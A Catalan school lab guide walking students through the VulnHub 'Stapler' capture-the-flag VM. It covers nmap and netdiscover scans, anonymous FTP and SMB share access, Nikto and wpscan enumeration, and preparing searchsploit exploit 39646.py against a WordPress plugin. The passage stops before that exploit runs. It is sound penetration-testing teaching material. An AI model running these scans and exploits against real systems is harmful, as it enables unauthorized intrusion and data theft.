



Nom i cognom

Matèria o mòdul: M16	
-----------------------------	--

Unitat didàctica o formativa: UF2	
--	--

Curs i Grup: ASIC1

Laboratori 1 - Capture the Flag Stapler	
--	--

Laboratori 1 - Capture the Flag Stapler



Nom i cognom

Índex

1. Introducció.....	3
2. Advertència.....	3
3. Enumeració de xarxa	4
4. Enumeració SMB	9
5. Accés al Servidor Web Apache	12
6. Explotació.....	24
7. Resum	33



Nom i cognom

1. Introducció

En aquest laboratori, se us mostrarà com obtenir accés root a una màquina virtual dissenyada com a exercici de captura de bandera (en anglès Capture the Flag o CTF). Aquest CTF està classificat com principiant. Aquests recorreguts estan dissenyats perquè els estudiants puguin aprendre emulant les directrius tècniques que s'utilitzen per dur a terme un *pentest* real.

La duració prevista per realitzar aquest laboratori són 8hores.

2. Advertència

La màquina virtual Stapler està disponible com a fitxer OVA i hauria de funcionar amb Virtual Box. Es recomana configurar els adaptadors de xarxa per a les màquines virtuals de Kali i Stapler en mode xarxa nat.

El fitxer OVA de Stapler es pot descarregar des de aquestes direccions:

- <https://www.vulnhub.com/entry/stapler-1,150/>
- [\\server-inf\soft\m16_uf2](#) (local El Calamot)
- [\\10.2.205.215\soft\m16_uf2](#) (local El Calamot)

Es recomana crear un directori nou a l'escriptori Kali anomenat stapler. Canvieu la ruta del terminal al nou directori de Stapler i executeu les vostres ordres des d'allà. Això facilita el procés de desar fitxers i recopilar informació.

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~# cd Desktop/stapler
root@kali:~/Desktop/stapler#
```



Nom i cognom

3. Enumeració de xarxa

L'enumeració de xarxa és el descobriment de dispositius en una xarxa; es solen utilitzar protocols de descobriment obert com ICMP i SNMP per recopilar informació, també poden escanejar diversos ports en equips remots per buscar serveis coneguts per identificar encara més la funció d'un equip remot i sol·licitar banners específics de l'equip. La següent etapa de l'enumeració és identificar el sistema operatiu de l'amfitrió remot (fingerprinting).

Inicieu el procés d'enumeració executant netdiscover a la nostra xarxa per trobar la IP de la nostra màquina virtual objectiu.

La IP que veureu a les captures és la meua i no la vostra!

Pista! No hi ha res dolent en comprovar l'adreça IP de la vostra màquina Kali per obtenir rang d'adreces IP de la vostra xarxa.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# netdiscover -r 192.168.0.0/24
```

```
root@kali:~/Desktop/stapler# netdiscover -r 192.168.0.0/24  
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  
-----  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
-----  
192.168.0.1   80:29:94:67:8e:98  1      60  Technicolor CH USA Inc.  
192.168.0.26  34:97:f6:8f:0d:54  1      60  ASUSTek COMPUTER INC.  
192.168.0.29  08:00:27:69:f1:0b  1      60  PCS Systemtechnik GmbH
```

La IP de 192.168.0.29 serà el nostre objectiu. El nostre següent pas serà executar un escaneig Nmap contra l'objectiu, enumerar els ports oberts, serveis, versions i determinar el sistema operatiu.

```
nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
```



Nom i cognom

```
root@kali:~/Desktop/stapler# nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-26 06:40 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating ARP Ping Scan at 06:40
Scanning 192.168.0.29 [1 port]
Completed ARP Ping Scan at 06:40, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:40
Completed Parallel DNS resolution of 1 host. at 06:40, 0.03s elapsed
Initiating Connect Scan at 06:40
Scanning 192.168.0.29 [65535 ports]
Discovered open port 139/tcp on 192.168.0.29
Discovered open port 22/tcp on 192.168.0.29
Discovered open port 80/tcp on 192.168.0.29
Discovered open port 21/tcp on 192.168.0.29
Discovered open port 53/tcp on 192.168.0.29
Discovered open port 3306/tcp on 192.168.0.29
Connect Scan Timing: About 20.09% done; ETC: 06:42 (0:02:03 remaining)
Connect Scan Timing: About 48.52% done; ETC: 06:42 (0:01:05 remaining)
Discovered open port 12380/tcp on 192.168.0.29
```

(retallat)

```
Discovered open port 666/tcp on 192.168.0.29
Completed Connect Scan at 06:41, 104.17s elapsed (65535 total ports)
Initiating Service scan at 06:41
Scanning 8 services on 192.168.0.29
Completed Service scan at 06:42, 11.15s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.29
NSE: Script scanning 192.168.0.29.
Initiating NSE at 06:42
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 06:42, 31.28s elapsed
Initiating NSE at 06:42
Completed NSE at 06:42, 0.05s elapsed
Nmap scan report for 192.168.0.29
Host is up (0.0013s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|_ Connected to 192.168.0.28
```

(retallat)



Nom i cognom

```
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.3 - secure, fast, stable
End of status
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; prot
ocol 2.0)
ssh-hostkey:
 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp open  domain  dnsmasq 2.75
dns-nsid:
 bind.version: dnsmasq-2.75
80/tcp open  http    PHP cli server 5.5 or later
http-methods:
 Supported Methods: GET HEAD POST OPTIONS
http-title: 404 Not Found
123/tcp closed ntp
137/tcp closed netbios-ns
```

(retallat)

```
138/tcp closed netbios-dgm
139/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
666/tcp open  doom?
fingerprint-strings:
 NULL:
 message2.jpgUT
 QWux
 "DL[E
 #;3[
 \xf6
 u([r
 qYQq
 Y_?n2
 3&M~{
 9-a)T
 L}AJ
 .npy.9
3306/tcp open  mysql   MySQL 5.7.22-0ubuntu0.16.04.1
mysql-info:
 Protocol: 10
 Version: 5.7.22-0ubuntu0.16.04.1
 Thread ID: 8
 Capabilities flags: 63487
 Some Capabilities: FoundRows, Support41Auth, LongPassword, ODBCClient, Speak
```

Els nostres resultats d'exploració han descobert uns quants ports valuosos (i possiblement vulnerables) oberts: inclosos FTP, NetBIOS (compartits amb SMB), MySQL i el port 12380 que executa un servidor web (Apache HTTPD).

Revisant els nostres resultats d'exploració, veiem que podem iniciar sessió a FTP amb el nom d'usuari anònim i la contrasenya anònima.



Nom i cognom

```
21/tcp    open    ftp        vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.0.28
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
```

```
root@kali:~/Desktop/stapler# ftp 192.168.0.29
Connected to 192.168.0.29.
220-
220-|-----|
220-| Harry, make sure to update the banner when you get a chance to show who ha
s access here |
220-|-----|
220-
220
Name (192.168.0.29:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Hem pogut iniciar la sessió amb èxit al servei FTP objectiu com a anònims. Podem utilitzar l'ordre `ls` per comprovar si hi ha cap fitxer.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0      0      107 Jun 03  2016 note
226 Directory send OK.
```

Baixeu-vos la nota amb l'ordre `get`.



Nom i cognom

```
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.03 secs (4.1132 kB/s)
ftp> █
```

Utilitzeu l'ordre cat per llegir el contingut de la nota. La nota s'ha desat automàticament al meu directori de Stapler.

```
root@kali:~# cd Desktop/stapler
root@kali:~/Desktop/stapler# cat note
Elly, make sure you update the payload information. Leave it in
your FTP account once your are done, John.
root@kali:~/Desktop/stapler#
```

No hi ha molt per continuar, però sí que hem obtingut el nom d'un usuari. Els noms podrien ser importants més endavant per fer més enumeració i força bruta.

El nostre proper objectiu seria SSH. Proveu d'iniciar la sessió com a root.

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# ssh root@192.168.0.29
The authenticity of host '192.168.0.29 (192.168.0.29)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.29' (ECDSA) to the list of known hosts.
-----
~          Barry, don't forget to put a message here          ~
-----
root@192.168.0.29's password:
Connection closed by 192.168.0.29 port 22
root@kali:~/Desktop/stapler# █
```

No hi ha molt, però sí que hem obtingut un altre nom, Barry.



Nom i cognom

4. Enumeració SMB

El nostre pròxim objectiu serà intentar enumerar els recursos compartits de SMB* de l'objectiu. Per a això, utilitzarem smbclient.

*Server Message Block (SMB) és un protocol de xarxa que permet compartir arxius, impressores, etcètera, entre nodes d'una xarxa d'ordinadors que fan servir el sistema operatiu Microsoft Windows.

```
root@kali:~/Desktop/stapler# smbclient -L 192.168.0.28
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      kathy           Disk      Fred, What are we doing here?
      tmp             Disk      All temporary files should be stored here
      IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup        Master
      WORKGROUP        EXPAT-01
root@kali:~/Desktop/stapler#
```

Hi ha 2 comparticions actives: kathy i tmp. El comentari: "Fred, què estem fent aquí?" em fa creure que Fred té accés a la part de Kathy. Intentem connectar-nos al recurs compartit de Kathy mitjançant l'usuari fred.

```
smbclient //fred/kathy -I 192.168.0.29 -N
```

```
root@kali:~/Desktop/stapler# smbclient //fred/kathy -I 192.168.0.28
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0  Fri Jun  3 12:52:52 2016
..               D      0  Mon Jun  6 17:39:56 2016
kathy_stuff      D      0  Sun Jun  5 11:02:27 2016
backup           D      0  Sun Jun  5 11:04:14 2016

19478204 blocks of size 1024. 16065804 blocks available
smb: \>
```

Ara podem enumerar els fitxers i la carpeta del recurs compartit. Canvieu el directori a kathy-stuff i enumereu el contingut del seu directori. Utilitzeu l'ordre get per copiar el fitxer todo-list.txt al nostre directori de stapler. Feu el mateix amb el directori de backup.



Nom i cognom

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
smb: \> cd kathy_stuff
smb: \kathy_stuff> ls
.                               D          0  Sun Jun  5 11:02:27 2016
..                              D          0  Fri Jun  3 12:52:52 2016
todo-list.txt                  N         64  Sun Jun  5 11:02:27 2016

19478204 blocks of size 1024. 16065804 blocks available
smb: \kathy_stuff> get todo-list.txt
getting file \kathy_stuff\todo-list.txt of size 64 as todo-list.txt (2.8 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \kathy_stuff> cd //
smb: \> cd backup
smb: \backup> ls
.                               D          0  Sun Jun  5 11:04:14 2016
..                              D          0  Fri Jun  3 12:52:52 2016
vsftpd.conf                   N        5961  Sun Jun  5 11:03:45 2016
wordpress-4.tar.gz            N    6321767  Mon Apr 27 13:14:46 2015

19478204 blocks of size 1024. 16065804 blocks available
smb: \backup> get vsftpd.conf
getting file \backup\vsftpd.conf of size 5961 as vsftpd.conf (291.1 KiloBytes/sec) (average 140.1 KiloBytes/sec)
smb: \backup> get wordpress-4.tar.gz
getting file \backup\wordpress-4.tar.gz of size 6321767 as wordpress-4.tar.gz (8070.1 KiloBytes/sec) (average 7657.4 KiloBytes/sec)
smb: \backup> 
```

Ara fem el mateix amb el recurs tmp.

```
smbclient //fred/tmp -I 192.168.0.29 -N
```

Deseu el fitxer ls al directori de stapler mitjançant l'ordre get. Sortiu del recurs compartit SMB.



Nom i cognom

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~# cd Desktop/stapler
root@kali:~/Desktop/stapler# smbclient //fred/tmp -I 192.168.0.28 -N
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat Jun 23 08:47:20 2018
..               D           0   Mon Jun  6 17:39:56 2016
ls               N        274  Sun Jun  5 11:32:58 2016

19478204 blocks of size 1024. 16128612 blocks available
smb: \> get ls
getting file \ls of size 274 as ls (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
smb: \> exit
root@kali:~/Desktop/stapler#
```

Consulteu el contingut de todo-list.txt. `cat todo-list.txt`

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# cat todo-list.txt
I'm making sure to backup anything important for Initech, Kathy
root@kali:~/Desktop/stapler#
```

Consulteu els continguts del fitxer ls. `cat ls`

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# cat ls
.:
total 12.0K
drwxrwxrwt  2 root root 4.0K Jun  5 16:32 .
drwxr-xr-x 16 root root 4.0K Jun  3 22:06 ..
-rw-r--r--  1 root root   0 Jun  5 16:32 ls
drwx-----  3 root root 4.0K Jun  5 15:32 systemd-private-df2bff9b90164a2eadc490
c0b8f76087-systemd-timesyncd.service-vFKoxJ
root@kali:~/Desktop/stapler#
```



Fins ara, a part de recollir el nom d'alguns usuaris, la informació dels fitxers ha demostrat ser inútil.



Nom i cognom

5. Accés al Servidor Web Apache

Mitjançant el navegador Firefox, anem a 192.168.0.29:12380. A la pestanya, veiem un altre nom (algú anomenat Tim). Consulteu la font de la pàgina. Res que ens pugui servir aquí.



És hora d'encendre Nikto. Cerquem qualsevol configuració errònia.

```
nikto -h 192.168.0.29:12380
```




Nom i cognom

```
root@kali:~/Desktop/stapler# nikto -h 192.168.0.29:12380
- Nikto v2.1.6
-----
+ Target IP:          192.168.0.29
+ Target Hostname:    192.168.0.29
+ Target Port:        12380
-----
+ SSL Info:          Subject: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
                   Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:        2018-06-26 07:28:57 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x15 0x5347c53a972d1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
```

(retallat)

```
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.0.28' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 7690 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:          2018-06-23 22:24:01 (GMT-4) (90 seconds)
-----
+ 1 host(s) tested
```

(retallat)




Nom i cognom

```
*****
Portions of the server's headers (Apache/2.4.18) are not in
the Nikto database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ ERROR 302: Update failed, please notify sullo@cirt.net of this code.
root@kali:~#
```

Hem obtingut 4 directoris: /phpmyadmin/, /blogblog/, /admin112233/ i /robots.txt. Qualsevol intent d'accés als directoris fa aparèixer la pàgina d'inici fins que s'afegeix https a l'URL. Si tornem a intentar accedir a la pàgina robot.txt mitjançant l'URL <https://192.168.0.29:12380/robots.txt> obtindrem la pàgina següent.


La pàgina s'ha d'afegir com a excepció.




Confirma l'excepció




Nom i cognom



El fitxer robots.txt s'obre.




Sembla que la pàgina admin112233 té algunes possibilitats per ser explotada, però quan hi arribem, trobem una advertència que podríem haver estat atacats amb un ganxo BeEF-XSS. Aquest atac requereix que Java estigui habilitat, de manera que és millor desactivar Java.



Això ens deixa la pàgina /blogblog/. Alguns noms més i una secció d'inici de sessió que ens proporciona la pàgina d'inici de sessió d'administrador d'un lloc de WordPress.



Nom i cognom



Podem executar un wpscan a la pàgina /blogblog/ per enumerar qualsevol usuari, plugin o vulnerabilitat.

Proveu d'utilitzar l'ordre única per buscar usuaris i plugins. Si això no funciona, proveu primer de buscar els usuaris i després els plugins.

```
wpscan --url https://192.168.0.29:12380/blogblog/ --  
enumerate uap
```

Aquest primer wpscan utilitza el paràmetre u per trobar usuaris.

```
wpscan --url https://192.168.0.29:12380/blogblog/ --enumerate u --disable-tls-  
checks
```

```
root@kali:~/Desktop/stapler# wpscan --url https://192.168.0.29:12380/blogblog/ -  
-enumerate u --disable-tls-checks
```

Haurem d'executar un segon escaneig per trobar plugins vulnerables.



Nom i cognom

```
wpscan --url https://192.168.0.29:12380/blogblog --enumerate ap --disable-tls-checks
```

```
root@kali:~/Desktop/stapler# wpscan --url https://192.168.0.29:12380/blogblog --enumerate ap --disable-tls-checks
```

`--disable-tls-checks` Desactiva la verificació del certificat SSL/TLS

Hem trobat 4 plugins. Podem utilitzar **searchsploit** per cercar *exploits*.

```
Time: 00:04:37 <=====> (75044 / 75044) 100.00% Time: 00:04:37
[+] We found 4 plugins:
[+] Name: advanced-video-embed-embed-videos-or-playlists - v1.0
| Latest version: 1.0 (up to date)
| Last updated: 2015-10-14T13:52:00.000Z
| Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/
| Readme: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt
[!] Directory listing is enabled: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/
[+] Name: akismet
| Latest version: 4.0.8
| Last updated: 2018-06-19T18:18:00.000Z
| Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/akismet/
```

Resultats de la cerca:

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# searchsploit advanced video
-----
Exploit Title | Path
-----|-----
WordPress Plugin Advanced Video 1.0 - | exploits/php/webapps/39646.py
Shellcodes: No Result
root@kali:~/Desktop/stapler#
```

Aquest exploit és un script Python i haurem de fer algunes modificacions.

El primer que fem és copiar l'última versió de l'exploit des de la seva ubicació actual al nostre directori



Nom i cognom

de Stapler.

Creeu un fitxer anomenat 39646.py amb el vostre editor de text preferit. Utilitzeu el navegador Kali i copieu el codi de dades del lloc següent i enganxeu-lo al fitxer recentment creat.

```
root@kali:~/Desktop/stapler# nano 39646.py
```

<https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c>

Modifiqueu l'script amb l'adreça IP del vostre lloc de WordPress.

```
# Use if you don't care about the validity of the ssl cert
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

# insert url to wordpress
url = "https://192.168.0.28:12380/blogblog"
```

Deseu els canvis.

